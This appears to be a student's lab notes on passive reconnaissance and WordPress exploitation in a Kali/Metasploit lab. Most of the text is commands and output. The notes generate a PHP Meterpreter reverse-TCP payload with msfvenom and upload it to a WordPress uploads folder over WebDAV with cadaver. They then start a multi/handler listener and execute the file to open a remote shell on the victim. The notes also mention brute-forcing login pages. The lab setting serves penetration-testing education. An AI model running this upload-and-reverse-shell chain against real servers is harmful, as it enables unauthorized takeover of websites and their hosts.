3/15/2022 - Passive Recon & Wordpress Exploitation


Tuesday, March 15, 2022 10:06 AM

Passive Recon - is reconnaissance of publicly accessible information regarding the target. Also referred to as OSINT (Open Source Intelligence).

Initialize the database, start the service, and select the working workspace.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# service postgresql start

┌──(root㉿kali)-[/home/kali]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf6 > workspace -v

Workspaces
==========

current  name     hosts  services  vulns  creds  loots  notes
-------  ----     -----  --------  -----  -----  -----  -----
*        default  0      0         0      0      0      0
         MSA3     1      21        1      1      0      2

msf6 > workspace MSA3
[*] Workspace: MSA3
msf6 >
```

With All of the ports that are open you open a browser and type [IP of victim]:[port]. *Some ports will have login pages that can be bruteforced.*



****The listener is on your machine(Attacker) and the payload is on the target machine (Victim)
Payload - contains script, listening host, and ports.
The listening host is the kali machine (Attacker)
Kali IP info


Kali IP: 10.0.2.15
Listening Port: 4444
The payload is making the computer connect back to the listening IP over the listening port.
For the Listening Port you can use any unknown or not well known ports such as 3333, 4444, etc.

Listener - The listener is listening for the above IP and Port to establish a connection.
The listener must have the LHOST, LPORT, and PAYLOAD.****

Cadaver is a tool to upload files to a remote server from your local machine.
MSFVenom is a tool used to create payloads.

The payload is: msfvenom --payload php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 > Payload.php*You are using PHP because wordpress uses php. You can google search what does this system run? This will tell you what is being used. You are making it a .php since wordpress uses php*

The target is 10.0.2.4:8585, which is the wordpress site. We can use this to upload a file.



Create the Payload file using MSFVenom. You type msfvenom --payload [payload you need to use] lhost=[the IP of the listening host] lport=[listening port] > [name of the file with extension]

```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom --payload php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=444
4 > Payload.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the p
ayload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1110 bytes
```

Then upload the payload to the wordpress site using cadaver. You type cadaver [the URL location of where you want to upload the payload on the Victim] Then you type put [name of payload file]

```
┌──(root㉿kali)-[/home/kali]
└─# cadaver http://10.0.2.4:8585/uploads/
dav:/uploads/> put Payload.php
Uploading Payload.php to `/uploads/Payload.php':
Progress: [==============================>] 100.0% of 1110 bytes succeeded.
dav:/uploads/>
```

You can check if the file uploaded by looking at the location you identified.

Index of /uploads

[ICO] Name Last modified Size Description

[DIR]	Parent Directory		-
[ ]	Payload.php	15-Mar-2022 07:48	1.1K
[ ]	pwn.php	29-Jun-2020 04:50	30K

You can delete the file with cadaver. You type delete [file you want to delete]

```
dav:/uploads/> delete Payload.php
Deleting `Payload.php': succeeded.
dav:/uploads/>
```

You can download a file with cadaver by typing get [file you want] then type the name of the file again.

```
dav:/uploads/> get Payload.php
Enter local filename for `/uploads/Payload.php': Payload.php
Downloading `/uploads/Payload.php' to Payload.php:
Progress: [=============================>] 100.0% of 11 bytes succeeded.
```

You can type help to get the commands that can be used.

```
┌──(root㉿kali)-[/home/kali]
└─# cadaver http://10.0.2.4:8585/uploads/
dav:/uploads/> -h
Unrecognised command. Type 'help' for a list of commands.
dav:/uploads/> download Payload.php
Unrecognised command. Type 'help' for a list of commands.
dav:/uploads/> help
Available commands:
 ls         cd         pwd        put        get        mget       mput

 edit       less       mkcol      cat        delete     rmcol      copy

 move       lock       unlock     discover   steal      showlocks  version

 checkin    checkout   uncheckout history    label      propnames  chexec

 propget    propdel    propset    search     set        open       close

 echo       quit       unset      lcd        lls        lpwd       logout
```


Go to msfconsole and use the multi handler, set your payload, lhost, and lport


```
msf6 > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload /php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may
                                     be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```

Once it is all set you can execute the listener by typing run or exploit.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Then you want to execute the payload by clicking the file on the wordpress site.





Index of /uploads

[ICO]	Name	Last modified	Size	Descript
[DIR]	Parent Directory		-	
[ ]	Payload.php	15-Mar-2022 07:48	1.1K	
[ ]	pwn.php	29-Jun-2020 04:50	30K	

After that you should have a meterpreter shell.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39282 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:50002 ) at 2022
-03-15 11:07:50 -0400

meterpreter >
```